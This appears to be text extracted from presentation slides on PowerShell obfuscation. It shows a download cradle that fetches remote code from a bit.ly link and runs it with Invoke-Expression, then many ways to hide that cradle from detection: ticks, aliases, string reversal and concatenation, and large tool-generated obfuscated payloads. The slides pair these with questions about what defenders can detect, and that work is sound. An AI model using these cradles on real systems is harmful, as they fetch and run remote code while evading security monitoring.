• & (Get-Command *ew-O*)
• . (Get-Command *ew-O*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')

• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object
• Get-Command → Wildcards are our friend…
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• Get-Command → Did I mention Get-Command also has aliases?
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• & (GCM *w-O*).
• . (GCM *w-O*)
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object

• Get-Command → Did I mention Get-Command also has MORE aliases?
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• & (GCM *w-O*).
• . (GCM *w-O*)
• & (COMMAND *w-O*).
• . (COMMAND *w-O*)
COMMAND works because PowerShell
auto prepends "Get-" to any
command, so COMMAND resolves to
Get-Command.
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression



• New-Object | Get-Command | GCM | Command
• Get-Command → Can also be set with a string variable
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
• & (GCM *w-O*).
• . (GCM *w-O*)
• & (COMMAND *w-O*).
• . (COMMAND *w-O*)
Obfuscating the Cradle
• Invoke-Expression ((New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T"). "`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t'))
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object | Get-Command | GCM | Command
• Get-Command → Can also be set with a string variable
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
• & (GCM *w-O*).
• . (GCM *w-O*)
• & (COMMAND *w-O*).
• . (COMMAND *w-O*)
PowerShell 1.0 ways of calling Get-Command:
1. $ExecutionContext.InvokeCommand.GetCommand("New-Ob"+"ject", [System.Management.Automation.CommandTypes]::Cmdlet)
2. $ExecutionContext.InvokeCommand.GetCmdlet("New-Ob"+"ject")
3. $ExecutionContext.InvokeCommand.GetCommands("*w-o*",[System.Management.Automation.CommandTypes]::Cmdlet,1)
4. $ExecutionContext.InvokeCommand.GetCmdlets("*w-o*")
5. $ExecutionContext.InvokeCommand.GetCommand($ExecutionContext.InvokeCommand.GetCommandName("*w-o*",1,1),
[System.Management.Automation.CommandTypes]::Cmdlet)
6. $ExecutionContext.InvokeCommand.GetCmdlet($ExecutionContext.InvokeCommand.GetCommandName("*w-o*",1,1))
Obfuscating the Cradle
• Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object | Get-Command | GCM | Command
• Get-Command → Can also be set with a string variable
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
• & (GCM *w-O*).
• . (GCM *w-O*)
• & (COMMAND *w-O*).
• . (COMMAND *w-O*)
NOTE: Get-Command's
cousin is just as useful…
Get-Alias / GAL / Alias
Obfuscating the Cradle
• Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias
• Get-Command → Can also be set with a string variable
• & (Get-Command *w-O*)
• . (Get-Command *w-O*)
• $var1="New"; $var2="-Object"; $var3=$var1+$var2; & (GCM $var3)
• & (GCM *w-O*).
• . (GCM *w-O*)
• & (COMMAND *w-O*).
• . (COMMAND *w-O*)
Obfuscating the Cradle
• Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• New-Object | Get-Command | GCM | Command | Get-Alias | GAL | Alias

• Given wildcards it's infeasible to find all possible ways for Get-
Command/GCM/Command/Get-Alias/GAL/Alias to find and execute New-Object, so potential
for FPs with this approach.
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?

• Invoke-Expression

• `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s |
`G`A`L | `A`l`i`A`s
• Ticks also work on PowerShell cmdlets…
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s |
`G`A`L | `A`l`i`A`s
• Ticks also work on PowerShell cmdlets…and so do invocation operators.
• & ('Ne'+'w-Obj'+'ect') & ("{1}{0}{2}" -f 'w-Ob','Ne','ject')
• . ('Ne'+'w-Obj'+'ect') . ("{1}{0}{2}" -f 'w-Ob','Ne','ject')
Concatenated Reordered
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression

• `N`e`w`-`O`b`j`e`c`T | `G`e`T`-`C`o`m`m`a`N`d | `G`C`M | `C`O`M`M`A`N`D | G`e`T`-`A`l`i`A`s |
`G`A`L | `A`l`i`A`s
• Ticks also work on PowerShell cmdlets…and so do invocation operators.
• Once again, Regex all the things or give up on this indicator
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')

• What script block elements can we key off of for this?
• Invoke-Expression
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?

• Invoke-Expression


• What's potentially problematic about Invoke-Expression?
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
1. Invoke-Expression "Write-Host IEX Example -ForegroundColor Green"
2. IEX "Write-Host IEX Example -ForegroundColor Green"

Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
2. Order
1. IEX "Write-Host IEX Example -ForegroundColor Green"
2. "Write-Host IEX Example -ForegroundColor Green" | IEX
Obfuscating the Cradle

.
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
1. `I`E`X
2. `I`N`v`o`k`e`-`E`x`p`R`e`s`s`i`o`N
Obfuscating the Cradle

.
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
4. Invocation operators
1. & ('I'+'EX')
2. . ('{1}{0}' -f 'EX','I')
Obfuscating the Cradle
.
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
4. Invocation operators
1. & ('I'+'EX')
2. . ('{1}{0}' -f 'EX','I')
Obfuscating the Cradle
.
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression
• What's potentially problematic about Invoke-Expression?
1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
4. Invocation operators
5. Invoke-Expression vs Invoke-Command

• What's potentially problematic about "Invoke-Expression"???
1. Aliases: Invoke-Expression / IEX
2. Order
3. Ticks
4. Invocation operators
5. Invoke-Expression vs Invoke-Command
Cmdlet/Alias Example
Invoke-Command Invoke-Command {Write-Host ICM Example -ForegroundColor Green}
ICM ICM {Write-Host ICM Example -ForegroundColor Green}
.Invoke() {Write-Host ICM Example -ForegroundColor Green}.Invoke()
& & {Write-Host ICM Example -ForegroundColor Green}
. . {Write-Host ICM Example -ForegroundColor Green}
Obfuscating the Cradle
.InvokeReturnAsIs()
.InvokeWithContext()  PS3.0+
Obfuscating the Cradle
• Invoke-Expression (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"(
'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• Invoke-Expression || IEX || Invoke-Command || ICM || .Invoke() || … "&" or "." ?!?!?
• So we add the Invoke-Command family to our arguments…
• Don’t forget about PS 1.0!
• $ExecutionContext.InvokeCommand.InvokeScript({Write-Host SCRIPTBLOCK})
• $ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")
Obfuscating the Cradle

• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
. "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
• So we add the Invoke-Command family to our arguments…
• And add in ticks…
Obfuscating the Cradle

• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
. "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
• Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
Obfuscating the Cradle

• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
• What script block elements can we key off of for this?
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
. "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
• Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
• Of course not, because we can convert strings to script blocks!
Obfuscating the Cradle
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
• What process command line args can we key off of for this?
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
. "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
• Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
• Of course not, because we can convert strings to script blocks!
.Net and PS 1.0 Syntax for Script Block Conversion
1. [Scriptblock]::Create("Write-Host Script Block Conversion")
2. $ExecutionContext.InvokeCommand.NewScriptBlock("Write-Host Script Block
Conversion")
Obfuscating the Cradle
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
• What process command line args can we key off of for this?
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N || `I`E`X || `I`N`V`o`k`e`-`C`o`m`m`A`N`d || `I`C`M ||
. "`I`N`V`o`k`e"( ) || … "&" or "." ?!?!?
• Can we reduce FPs by only triggering on "&" or "." when "{" and "}" are present?
• Of course not, because we can convert strings to script blocks!
.Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too!
1. ([Type]("Scr"+"ipt"+"block"))::("`C`R`e"+"`A`T`e").Invoke("ex"+"pres"+"sion")
2. $a = ${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}; $b = $a."`I`N`V`o`k`e`C`o`m`m`A`N`d";
$b."`N`e`w`S`c`R`i`p`T`B`l`o`c`k"("ex"+"pres"+"sion")
Obfuscating the Cradle
• `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')
.Net and PS 1.0 Syntax for Script Block Conversion…and we can obfuscate those too!

And Invoke-CradleCrafter has even more invocation options (and obfuscation techniques)!

More Obfuscation Techniques
• Additional command line obfuscation techniques via string manipulation
• Reverse string: $reverseCmd = ")'t1g3L/yl.tib//:sptth'(gnirtSdaolnwoD.)tneilCbeW.teN tcejbO-weN(";
1. Traverse the string in reverse and join it back together
IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX
2. Cast string to char array and use .Net function to reverse and then join it back together
$reverseCmdCharArray = $reverseCmd.ToCharArray(); [Array]::Reverse($reverseCmdCharArray);
IEX ($reverseCmdCharArray -Join '') | IEX
3. .Net Regex the string RightToLeft and then join it back together
IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
More Obfuscation Techniques
• Additional command line obfuscation techniques via string manipulation
• Reverse string:
• Split string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
1. Split the string on the delimiter and join it back together
IEX ($cmdWithDelim.Split("~~") -Join '') | IEX

More Obfuscation Techniques
• Additional command line obfuscation techniques via string manipulation
• Reverse string:
• Split string:
• Replace string: $cmdWithDelim = "(New-Object Net.We~~bClient).Downlo~~adString('https://bi~~t.ly/L3g1t')";
1. PowerShell's .Replace
IEX $cmdWithDelim.Replace("~~","") | IEX
2. .Net's -Replace (and -CReplace which is case-sensitive replace)
IEX ($cmdWithDelim -Replace "~~","") | IEX
3. PowerShell's -f format operator
IEX ('({0}w-Object {0}t.WebClient).{1}String("{2}bit.ly/L3g1t")' -f 'Ne', 'Download','https://') | IEX
More Obfuscation Techniques
• Additional command line obfuscation techniques via string manipulation
• Reverse string:
• Split string:
• Replace string:
• Concatenate string: $c1="(New-Object Net.We"; $c2="bClient).Downlo"; $c3="adString('https://bit.ly/L3g1t')";
1. PowerShell's -Join (w/o delimiter)
IEX ($c1,$c2,$c3 -Join '') | IEX
2. PowerShell's -Join (with delimiter)
IEX ($c1,$c3 -Join $c2) | IEX
3. .Net's Join
IEX ([string]::Join($c2,$c1,$c3)) | IEX
4. .Net's Concat
IEX ([string]::Concat($c1,$c2,$c3)) | IEX
5. + operator / concat without + operator
IEX ($c1+$c2+$c3) | IEX / IEX "$c1$c2$c3" | IEX
More Obfuscation Techniques


• Automated Obfuscation via
Invoke-Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')

More Obfuscation Techniques
• Automated Obfuscation via
Invoke-Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
.("{1}{0}" -f 'X','IE') (&("{3}{2}{1}{0}"-f'ct','-
Obje','w','Ne') ("{0}{2}{1}"-f
'N','nt','et.WebClie')).("{2}{0}{1}{3}"-
f'dSt','rin','Downloa','g').Invoke(("{5}{0}{3}{4}
{1}{2}"-f'tp:/','3','g1t','/','bit.ly/L','ht'))
More Obfuscation Techniques
• Automated Obfuscation via
Invoke-Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
. ( $PShoMe[21]+$psHOMe[34]+'X')
((("{14}{11}{7}{46}{5}{30}{22}{24}{68}{78}{0}{59}{67}{31}{38}{55}{16}{69}{51}{17}{23}{8}{35}{6}{71}{34}{50}{64}{60}
{58}{47}{10}{48}{65}{37}{40}{21}{56}{43}{53}{52}{9}{12}{74}{26}{36}{2}{15}{70}{61}{75}{66}{49}{29}{77}{42}{32}{1}
{4}{33}{54}{76}{13}{73}{45}{18}{19}{28}{62}{20}{41}{27}{44}{3}{25}{72}{57}{63}{39}{79}"-f
'(&','}{2}','A','j6T,j6','PA','6T','6T)','f','w','entj6T)','ebj6','AM-',').(PA',' j6T.lj6','.(PAM{1}{0}P','M-
fj6T','jectj6T,j','6T','3','j','tj6T,','6','j6T,',',j6TNe','j6TIE','Th','}{1}{0','6','6','rinj6T,j6TDownj6','X','1}{0}','}{0}{1','M','1}{0
}','j','}P','TNe','PA','itj6','j','j','}{5',',j6','T/','6Ty/L',' j','6Tt.W','T','t','{','-Oj','Cli','T','-','M-fj6Tb','T','/j','-f
j','(PA','M','j6','T,j6Tg1','6T,j6Tb','2}PA',',j6','oadS','M{2}{','j','6T','g','
(PAM{','ttp:','T,j','M{2','T,j6Tl','f','T).Invoke((PAM{4}{3','6T)
','T))')).replACE(([Char]80+[Char]65+[Char]77),[stRIng][Char]34).replACE('j6T',[stRIng][Char]39) )
APT32
Vietnamese attacker
(aka OceanLotus)
More Obfuscation Techniques
• Automated Obfuscation via
Invoke-CradleCrafter?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
More Obfuscation Techniques
• Automated Obfuscation via
Invoke-CradleCrafter?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
SI Variable:/4 'http://bit.ly/L3g1t';SV Bm 'Net.WebClient';ls panyo*;SV 8i (.(ChildItem
Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name).(((ChildItem
Variable:E*Cont*).Value.(((ChildItem Variable:E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item
Variable:_).Value.Name-like'*Cm*t'}).Name).Invoke((ChildItem Variable:E*Cont*).Value.(((ChildItem
Variable:E*Cont*).Value|Member)[6].Name).(((ChildItem Variable:E*Cont*).Value.(((ChildItem
Variable:E*Cont*).Value|Member)[6].Name)|Member|Where{(Get-Item Variable:_).Value.Name-
like'G*om*e'}).Name).Invoke('*w-*ct',$TRUE,1))(GV Bm).Value);Set-Variable b (((((GV 8i -
Valu)).PsObject.Methods)|Where{$_.Name-clike'D*g'}).Name);(GV 8i -Valu).((Variable b).Value).Invoke((GV 4 -
ValueOn))|.(Get-Variable E*xt).Value.InvokeCommand.(((Get-Variable E*xt).Value.InvokeCommand|Member|Where-
Object{(Get-Item Variable:_).Value.Name-like'*Cm*ts'}).Name).Invoke('*e-*pr*n')
More Obfuscation Techniques
• Automated Obfuscation via Invoke-
Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
${-'*}=+$( ); ${ }= ${-'*} ; ${(+} =++ ${-'*};${)}=(${-'*}=${-'*}+${(+} ) ; ${'/}= (${-'*} =${-'*}+ ${(+} ); ${@} = (
${-'*}=${-'*} + ${(+}) ; ${~ =} =( ${-'*}= ${-'*}+ ${(+}); ${;} =(${-'*} =${-'*}+${(+}) ; ${+} = (${-'*}= ${-'*} +
${(+}) ; ${]} = ( ${-'*} =${-'*} + ${(+});${-}= (${-'*}=${-'*} + ${(+} ) ; ${-$.}="["+ "$( @{ }) "[${+}]
+"$(@{})"["${(+}" +"${-}"]+ "$(@{} )"["${)}"+ "${ }" ] + "$? "[${(+} ] +"]";${-'*}="".("$(@{} )"[ "${(+}" +
"${@}"]+"$(@{} ) "[ "${(+}" + "${;}" ]+ "$(@{} )"[ ${ }]+"$(@{ })"[ ${@}] +"$? "[${(+}]+"$(@{} ) "[${'/}]) ; ${-
'*} ="$(@{ } )"[ "${(+}" + "${@}"] +"$(@{ })"[${@}]+ "${-'*}"["${)}"+"${+}"] ; "${-'*}(${-$.}${+}${'/} + ${-
$.}${;}${-} +${-$.}${]}${]} + ${-$.}${'/}${)} + ${-$.}${@}${ }+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+} +${-$.}${(+}${(+}${-
}+ ${-$.}${@}${~ =} + ${-$.}${+}${-} + ${-$.}${-}${]}+${-$.}${(+}${ }${;} + ${-$.}${(+}${ }${(+}+${-$.}${-}${-}+${-
$.}${(+}${(+}${;}+ ${-$.}${'/}${)}+ ${-$.}${+}${]}+${-$.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${;}+${-$.}${@}${;} +${-
$.}${]}${+} + ${-$.}${(+}${ }${(+} +${-$.}${-}${]}+${-$.}${;}${+} + ${-$.}${(+}${ }${]} +${-$.}${(+}${ }${~ =} +${-
$.}${(+}${ }${(+}+ ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${(+}${;} + ${-$.}${@}${(+} + ${-$.}${@}${;}+${-$.}${;}${]}+ ${-
$.}${(+}${(+}${(+} +${-$.}${(+}${(+}${-} + ${-$.}${(+}${(+}${ }+ ${-$.}${(+}${ }${]} + ${-$.}${(+}${(+}${(+} + ${-$.}${-
}${+}+${-$.}${(+}${ }${ } +${-$.}${]}${'/}+${-$.}${(+}${(+}${;}+ ${-$.}${(+}${(+}${@}+ ${-$.}${(+}${ }${~ =} + ${-
$.}${(+}${(+}${ } + ${-$.}${(+}${ }${'/}+ ${-$.}${@}${ }+ ${-$.}${'/}${-}+${-$.}${(+}${ }${@}+${-$.}${(+}${(+}${;} +${-
$.}${(+}${(+}${;} + ${-$.}${(+}${(+}${)}+${-$.}${~ =}${]}+${-$.}${@}${+}+${-$.}${@}${+} + ${-$.}${-}${]}+${-
$.}${(+}${ }${~ =} + ${-$.}${(+}${(+}${;} +${-$.}${@}${;}+ ${-$.}${(+}${ }${]} +${-$.}${(+}${)}${(+}+ ${-$.}${@}${+}
+${-$.}${+}${;}+ ${-$.}${~ =}${(+} +${-$.}${(+}${ }${'/}+ ${-$.}${@}${-} +${-$.}${(+}${(+}${;}+${-$.}${'/}${-} + ${-
$.}${@}${(+})"|. ${-'*}
@mutaguchi came up
with this concept in 2010!
More Obfuscation Techniques
